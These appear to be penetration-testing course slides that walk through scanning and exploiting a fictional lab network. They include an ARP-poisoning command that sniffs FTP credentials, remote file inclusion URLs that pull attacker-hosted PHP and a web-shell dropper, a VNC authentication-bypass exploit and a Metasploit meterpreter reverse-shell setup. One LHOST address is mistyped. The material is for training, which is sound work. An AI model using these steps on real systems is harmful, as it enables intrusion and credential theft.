LAB 03: EXPLOITATION

Introduction to
Penetration Testing

TOPICS

- Exploit and vulnerability scanning tool selection.
- Preparation.
- Automated vulnerability identification.
- Vulnerability verification.
- Manual vulnerability identification.
- Exploitation.

PHASE 1: TOOL SELECTION

- Nessus
- Metasploit
- Armitage for Metasploit
- Web shells

PHASE 2: PREPARATION

- Based on our previous information gathering and network mapping activities, we will focus on these following targets:

Host	OS
ns1.voxhowz.com	FreeBSD
www.voxhowz.com	FreeBSD
mail.voxhowz.com	FreeBSD
ftp.voxhowz.com	Windows Server 2008

PHASE 2: PREPARATION


- Start vulnerability identification with automated scanning using Nessus.
- Select only the plugins which are relevant to our targets:
  - Select OS specific test cases.
  - Disable plugins that could crash the target.
- Plugin selection required because Nessus it is not a "Smart" scanner.

PHASE 2: PREPARATION

- To use Nessus, open a web browser and point it to any of the following URLs:
  - https://localhost:8834
  - https://172.16.184.200:8834
- Login with the following credentials:
  - Username: Pentester
  - Password: Pa$$word!

PHASE 2: PREPARATION

Nessus



PHASE 2: PREPARATION

- Select only the following plugins for our FreeBSD targets:
  - Backdoors
  - DNS
  - Default Unix accounts
  - Gain shell remotely
  - General
  - Misc.
  - RPC
  - SMTP problems
  - Service detection
  - Settings
  - Web servers

PHASE 2: PREPARATION

- Select the following plugins for our Windows target:
  - Backdoors
  - FTP
  - Gain shell remotely
  - General
  - Misc.
  - RPC
  - Service detection
  - Settings
  - Windows
  - Windows: Microsoft bulletins

PHASE 2: PREPARATION

Nessus Scan Policies

https://localhost:8834/html5.html#/policies

Google

lost Visited | Offensive Security | Kali Linux | Kali Docs | Exploit-DB | Aircrack-ng

Nessus® vulnerability scanner

Pentester | Help & Support | Sign Out

Results | Scans 0 | Templates | Policies | Users | Configuration

Listing Policies

New Policy | Upload | Options | Filter Policies

Policy Title	Visibility	Created By
External Network Scan	shared	Tenable Policy Distribution Service
Internal Network Scan	shared	Tenable Policy Distribution Service
Prepare for PCI-DSS audits (section 11.2.2)	shared	Tenable Policy Distribution Service
Web App Tests	shared	Tenable Policy Distribution Service

© 1998 - 2013 Tenable Network Security®. All Rights Reserved. Nessus Version: 5.2.1 - HomeFeed

PHASE 2: PREPARATION


- Scans can be fine tuned further by enabling / disabling individual plugins.
- Nessus policies can be created for each target based on the port scan results. However, this is not feasible if the scope is huge.
- Denial of Service (DoS) plugins should always be disabled.
- A list of ports can be specified during the policy creation to fine tune the scan even further.
- "Safe checks" should be enabled to ensure that only stable plugins are executed.

PHASE 3: VULN. IDENTIFICATION

- To perform a vulnerability scan against the targets, follow the these steps:
  1) Click on the "New Scan" menu button.
  2) Give a name for "Scan Title".
  3) Select "Run now" for the "Scan Type".
  4) Select the appropriate "Scan Policy".
  5) Key in the IP address of the targets.
  6) Press the "Create Scan" button to initiate the scan.

PHASE 3: VULN. IDENTIFICATION

Nessus new scan for FreeBSD systems



PHASE 3: VULN. IDENTIFICATION

Scan results for FreeBSD target

DMZ FreeBSD Vulnerability Summary

Filter Options 0 | Audit Trail | Delete All Results

Hosts 3

Vulnerabilities 21

Export Results


Vulnerability Summary

Sort Options | Filter Vulnerabilities

medium	HTTP TRACE / TRACK Methods Allowed	Web Servers	1
info	Common Platform Enumeration (CPE)	General	3
info	Device Type	General	3
info	Ethernet Card Manufacturer Detection	Misc.	3
info	Host Fully Qualified Domain Name (FQDN) Resolution	General	3
info	ICMP Timestamp Request Remote Date Disclosure	General	3
info	Nessus Scan Information	Settings	3
info	Nessus SYN scanner	Port scanners	3
info	OS Identification	General	3
info	TCP/IP Timestamps Supported	General	3
info	Traceroute Information	General	3
info	VMware Virtual Machine Detection	General	3
info	DNS Server Detection	DNS	2

PHASE 3: VULN. IDENTIFICATION

Nessus new scan for Windows system



PHASE 3: VULN. IDENTIFICATION

Scan results for Windows target

DMZ Windows Vulnerability Summary

Filter Options 0 | Audit Trail | Delete All Results

Hosts 1

Vulnerabilities 18

Export Results

Vulnerability Summary

Sort Options | Filter Vulnerabilities

high	VNC Security Type Enforcement Failure Remote Authentication ...	Misc.	1
low	FTP Supports Clear Text Authentication	FTP	1
info	Nessus SYN scanner	Port scanners	3
info	Service Detection	Service detection	3
info	Common Platform Enumeration (CPE)	General	1
info	Device Type	General	1
info	Ethernet Card Manufacturer Detection	Misc.	1
info	FTP Server Detection	Service detection	1
info	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
info	Nessus Scan Information	Settings	1
info	OS Identification	General	1
info	Patch Report	General	1
info	TCP/IP Timestamps Supported	General	1

PHASE 3: VULN. IDENTIFICATION

Identified vulnerabilities

Host	Hostname	OS	Findings
172.16.184.6	ns1.voxhowz.com	FreeBSD	
172.16.184.7	www.voxhowz.com	FreeBSD	
172.16.184.8	mail.voxhowz.com	FreeBSD	
172.16.184.9	ftp.voxhowz.com	Windows 2k8	

PHASE 4: VULN. VERIFICATION

- Findings reported by Nessus must be verified manually.
- This is to ensure that there are no false positives.
- Methods for verification varies according to the vulnerability.
- Remember to Screenshot the findings.
- And do not forget to update your activity log.

PHASE 4: VULN. VERIFICATION

- Finding #1: HTTP TRACE/TRACK

HTTP TRACE / TRACK Methods Allowed

Back | Remove

Synopsis

Debugging functions are enabled on the remote web server.

Description

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are used to debug web server connections.

Solution

Disable these methods. Refer to the plugin output for more information.

See Also

http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
http://www.apacheweek.com/issues/03-01-24
http://download.oracle.com/sunalerts/1000718.1.html

Plugin Information

Plugin ID: 11213
Plugin Version: $Revision: 1.59 $
Plugin Type: remote
Plugin Publication Date: 2003/01/23

PHASE 4: VULN. VERIFICATION

- Finding #1: HTTP TRACE/TRACK (Verification)

```
root@kali:~# telnet 172.16.184.7 80
Trying 172.16.184.7...
Connected to 172.16.184.7.
Escape character is '^]'.
TRACE /blablabla HTTP/1.1
Host: 172.16.184.7
Cookie: user=admin;

HTTP/1.1 200 OK
Date: Thu, 23 May 2013 05:15:42 GMT
Server: Apache/2.2.22 (FreeBSD) PHP/5.3.10 mod_ssl/2.2.22 OpenSSL/0.9.8q DAV/2
Transfer-Encoding: chunked
Content-Type: message/http

46
TRACE /blablabla HTTP/1.1
Host: 172.16.184.7
Cookie: user=admin;


0

Connection closed by foreign host.
root@kali:~#
```

PHASE 4: VULN. VERIFICATION

- Finding #2: RealVNC Authentication Bypass

VNC Security Type Enforcement Failure Remote Authentication Bypass

Back | Remove

Synopsis

The remote VNC server is prone to an authentication bypass issue.

Description

The VNC server installed on the remote host allows an attacker to bypass authentication by simply requesting 'Type 1 - None' as the authentication type even though it is not explicitly configured to support that.

Solution

If using RealVNC, upgrade to RealVNC Free Edition 4.1.2 / Personal Edition 4.2.3 / Enterprise Edition 4.2.3 or later.

If using LibVNCServer, upgrade to version 0.8.2 or later.

See Also

http://www.nessus.org/u?ef2b8a64
http://lists.grok.org.uk/pipermail/full-disclosure/2006-May/046039.html
http://www.realvnc.com/products/free/4.1/release-notes.html
http://www.realvnc.com/products/personal/4.2/release-notes.html
http://www.realvnc.com/products/enterprise/4.2/release-notes.html
http://www.nessus.org/u?b71e7987

Plugin Information

PHASE 4: VULN. VERIFICATION

- Finding #2: RealVNC Authentication Bypass (Verification)

PHASE 4: VULN VERIFICATION

- Finding #3: FTP Clear Text Authentication

FTP Supports Clear Text Authentication

Back | Remove

Synopsis

Authentication credentials might be intercepted.

Description

The remote FTP server allows the user's name and password to be transmitted in clear text, which could be intercepted by a network sniffer or a man-in-the-middle attack.

Solution

Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server so that control connections are encrypted.

Plugin Information

Plugin ID: 34324
Plugin Version: $Revision: 1.21 $
Plugin Type: remote
Plugin Publication Date: 2008/10/01
Plugin Last Modification Date: 2013/01/25

Risk Information

Risk Factor: Low

PHASE 4: VULN. VERIFICATION

- Finding #2: FTP Clear Text Authentication (Verification)

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# cat /proc/sys/net/ipv4/ip_forward
1
root@kali:~# ettercap -Tq -M arp:remote /172.16.184.9/

ettercap NG-0.7.4.2 copyright 2001-2005 ALoR & NaGA

Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:65:25:9E    172.16.184.200     255.255.255.0

Privileges dropped to UID 0 GID 0...

  28 plugins
  41 protocol dissectors
  56 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Scanning for merged targets (1 hosts)...

* |==================================================>| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 172.16.184.9 00:0C:29:02:78:44

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

FTP : 172.16.184.9:21 -> USER: admin  PASS: secretPassword3
```

PHASE 5: MANUAL VULNERABILITY IDENTIFICATION

- Do not rely solely on automated scanners.
- They tend to miss some findings.
- This is where "manual hacking" comes into play to identify other vulnerabilities.
- Manual hacking is loosely tied to the amount of technical experience of the pentester.
- This exercise requires a pentester to occasionally think outside the box.

PHASE 5: MANUAL VULNERABILITY IDENTIFICATION

- Depending on the complexity of the vulnerability, some scanners may or may not be able to detect it.
- The Nessus scan missed a critical finding.
- This is a good example of the need to perform manual identification of vulnerabilities.

PHASE 5: MANUAL VULNERABILITY IDENTIFICATION

- Find the missing vulnerability

Host	Hostname	OS	Findings
172.16.184.6	ns1.voxhowz.com	FreeBSD	None
172.16.184.6	www.voxhowz.com	FreeBSD	• HTTP TRACE / TRACK
172.16.184.8	mail.voxhowz.com	FreeBSD	None
172.16.184.9	ftp.voxhowz.com	Windows 2k8	• RealVNC Remote Auth Bypass

PHASE 6: EXPLOITATION

- Considerations before exploiting a vulnerability:
  - Does the client allow for exploitation?
  - To what extent is exploitation allowed to be carried out?
  - Will the exploit / payload cause disruptions to the affected system / server?
  - What are the steps / procedures in the event a system goes down due to the failure of the exploit / payload?

PHASE 6: EXPLOITATION

- Vulnerabilities that are potentially exploitable

Host	Hostname	OS	Findings
172.16.184.7	www.voxhowz.com	FreeBSD	Remote File Inclusion (RFI)
172.16.184.9	ftp.voxhowz.com	Windows 2k8	Real VNC Remote Auth Bypass

PHASE 6: EXPLOITATION

- Manual vulnerability exploitation:
  - Exploit RFI vulnerability to obtain a web shell.
  - Exploit VNC Auth bypass to obtain remote desktop session.
- Automated vulnerability exploitation using Metasploit:
  - Exploit RFI vulnerability to obtain metepreter session.
  - Exploit VNC Auth bypass to obtain remote desktop session.
- Exploitation using Armitage.

PHASE 6: EXPLOITATION – MANUAL

Exploiting Remote File Inclusion(RFI)

```
root@kali:~# cd /var/www
root@kali:~# nano poc.txt
root@kali:~# /etc/init.d/apache2 start
```

- poc.txt contents

```
<?php phpinfo(); ?>
```

- Navigate to
  - http://172.16.184.7/?page=news
- Replace URL with
  - http://172.16.184.7/?page=http://172.16.184.200/poc.txt?

PHASE 6: EXPLOITATION – MANUAL

Exploiting Remote File Inclusion(RFI)

phpinfo()

172.16.184.7/?page=http://172.16.184.200/poc.txt?

Most Visited | Offensive Security | Kali Linux | Kali Docs | Exploit-DB | Aircrack-ng

PHP Version 5.3.10

System	FreeBSD web1 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan 3 07:15:25 UTC 2012 root@obrian.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
Build Date	Apr 24 2012 08:37:48
Configure Command	'./configure' '--with-layout=GNU' '--localstatedir=/var' '--with-config-file-scan-dir=/usr/local/etc/php' '--disable-all' '--enable-libxml' '--enable-mysqlnd' '--with-libxml-dir=/usr/local' '--with-pcre-regex=/usr/local' '--with-zlib-dir=/usr' '--program-prefix=' '--disable-cgi' '--with-apxs2=/usr/local/sbin/apxs' '--with-regex=php' '--with-zend-vm=CALL' '--prefix=/usr/local' '--mandir=/usr /local/man' '--infodir=/usr/local/info/' '--build=i386-portbld-freebsd9.0'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc
Loaded Configuration File	/usr/local/etc/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php
Additional .ini files parsed	/usr/local/etc/php/extensions.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension	API220090626,NTS

PHASE 6: EXPLOITATION – MANUAL

Exploiting Remote File Inclusion(RFI)

- The ability to execute commands on the web server.
- Accomplished using:
  - Remotely hosted webshell.
  - Uploading webshell directly on to server.
- In this scenario, the objective is to upload a webshell onto the webserver.


PHASE 6: EXPLOITATION – MANUAL

Exploiting Remote File Inclusion(RFI)

- Exploit:
  - http://172.16.184.7/?page=http://172.16.184.200/StrykeLabs/dropper.txt?
  - Dropper.txt contains a payload that will deploy a webshell into a writeable web directory on 172.16.184.7.

PHASE 6: EXPLOITATION – MANUAL

Exploiting Remote File Inclusion(RFI)



PHASE 6: EXPLOITATION – MANUAL

Exploiting Remote File Inclusion(RFI)

http://172.16.1...cache/shell.php

172.16.184.7/cache/shell.php

Most Visited | Offensive Security | Kali Linux | Kali Docs | Exploit-DB

StrykeLabs Basic PHP Shell

Command : [ ] Execute

```
total 61
drwxr-xr-x  12 root  wheel   512 Apr 28  2012 .
drwxr-xr-x  12 root  wheel   512 Apr 28  2012 ..
-rw-r--r--   2 root  wheel   793 Apr 24  2012 .cshrc
-rw-r--r--   2 root  wheel   256 Apr 24  2012 .profile
-r--r--r--   1 root  wheel  6199 Apr 24  2012 COPYRIGHT
drwxr-xr-x   9 root  wheel   512 Apr 24  2012 basejail
lrwxr-xr-x   1 root  wheel    13 Apr 24  2012 bin -> /basejail/bin
lrwxr-xr-x   1 root  wheel    14 Apr 24  2012 boot -> /basejail/boot
-rwsr-sr-x   1 root  wheel    44 Apr 28  2012 checkfile.sh
dr-xr-xr-x   6 root  wheel   512 May 22 23:22 dev
drwxr-xr-x  20 root  wheel  2048 Apr 24  2012 etc
lrwxr-xr-x   1 root  wheel    13 Apr 24  2012 lib -> /basejail/lib
lrwxr-xr-x   1 root  wheel    17 Apr 24  2012 libexec -> /basejail/libexec
drwxr-xr-x   2 root  wheel   512 Apr 24  2012 media
drwxr-xr-x   2 root  wheel   512 Apr 24  2012 mnt
dr-xr-xr-x   1 root  wheel     0 May 23 06:02 proc
lrwxr-xr-x   1 root  wheel    16 Apr 24  2012 rescue -> /basejail/rescue
drwxr-xr-x   2 root  wheel   512 Jun 19  2012 root
lrwxr-xr-x   1 root  wheel    14 Apr 24  2012 sbin -> /basejail/sbin
lrwxr-xr-x   1 root  wheel    11 Apr 24  2012 sys -> usr/src/sys
drwxrwxrwt   6 root  wheel   512 May 23 03:08 tmp
drwxr-xr-x   7 root  wheel   512 Apr 24  2012 usr
drwxr-xr-x  24 root  wheel   512 May 22 23:22 var
```


PHASE 6: EXPLOITATION – MANUAL

RealVNC Remote Authentication Bypass

- Public exploit available at:
  - http://www.exploit-db.com/exploits/1791/
- We will provide you with the pre-compiled exploit for this training.
- Execute vncviewer-authbypass.exe
- Enter IP Address of target and click "OK"
  - Target IP : 172.16.184.9

PHASE 6: EXPLOITATION – MANUAL

RealVNC Remote Authentication Bypass



PHASE 6: EXPLOITATION – METASPLOIT

Metasploit

```
root@kali:~# msfconsole
     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


Tired of typing âset RHOSTSâ? Click & pwn with Metasploit Pro
-- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-2013050801 [core:4.6 api:1.0]
+ -- --=[ 1100 exploits - 688 auxiliary - 182 post
+ -- --=[ 298 payloads - 29 encoders - 8 nops

msf >
```

PHASE 6: EXPLOITATION – METASPLOIT

- Collaboration between the open source community and Rapid7.
- Exploitation framework with reliable and tested exploits.
- Features include:
  - Smart exploitation
  - Password auditing
  - Web application scanning
  - Social engineering

PHASE 6: EXPLOITATION – METASPLOIT

Remote File Inclusion (RFI)

```
root@kali:~# msfconsole

msf > use exploit/unix/webapp/php_include
msf exploit(php_include) > set PHPURI /?page=XXpathXX
msf exploit(php_include) > set RHOST 172.16.184.7
msf exploit(php_include) > set PAYLOAD php/meterpreter/reverse_tcp
msf exploit(php_include) > set LHOST 172.168.184.200
msf exploit(php_include) > exploit -j
```

PHASE 6: EXPLOITATION – METASPLOIT

Remote File Inclusion (RFI)

```
      =[ metasploit v4.6.0-2013050801 [core:4.6 api:1.0]
+ -- --=[ 1100 exploits - 688 auxiliary - 182 post
+ -- --=[ 298 payloads - 29 encoders - 8 nops

msf > use exploit/unix/webapp/php_include
msf exploit(php_include) > set PHPURI /?page=XXpathXX
PHPURI => /?page=XXpathXX
msf exploit(php_include) > set RHOST 172.16.184.7
RHOST => 172.16.184.7
msf exploit(php_include) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(php_include) > set LHOST 172.16.184.200
LHOST => 172.16.184.200
msf exploit(php_include) > exploit -j
[*] Exploit running as background job.

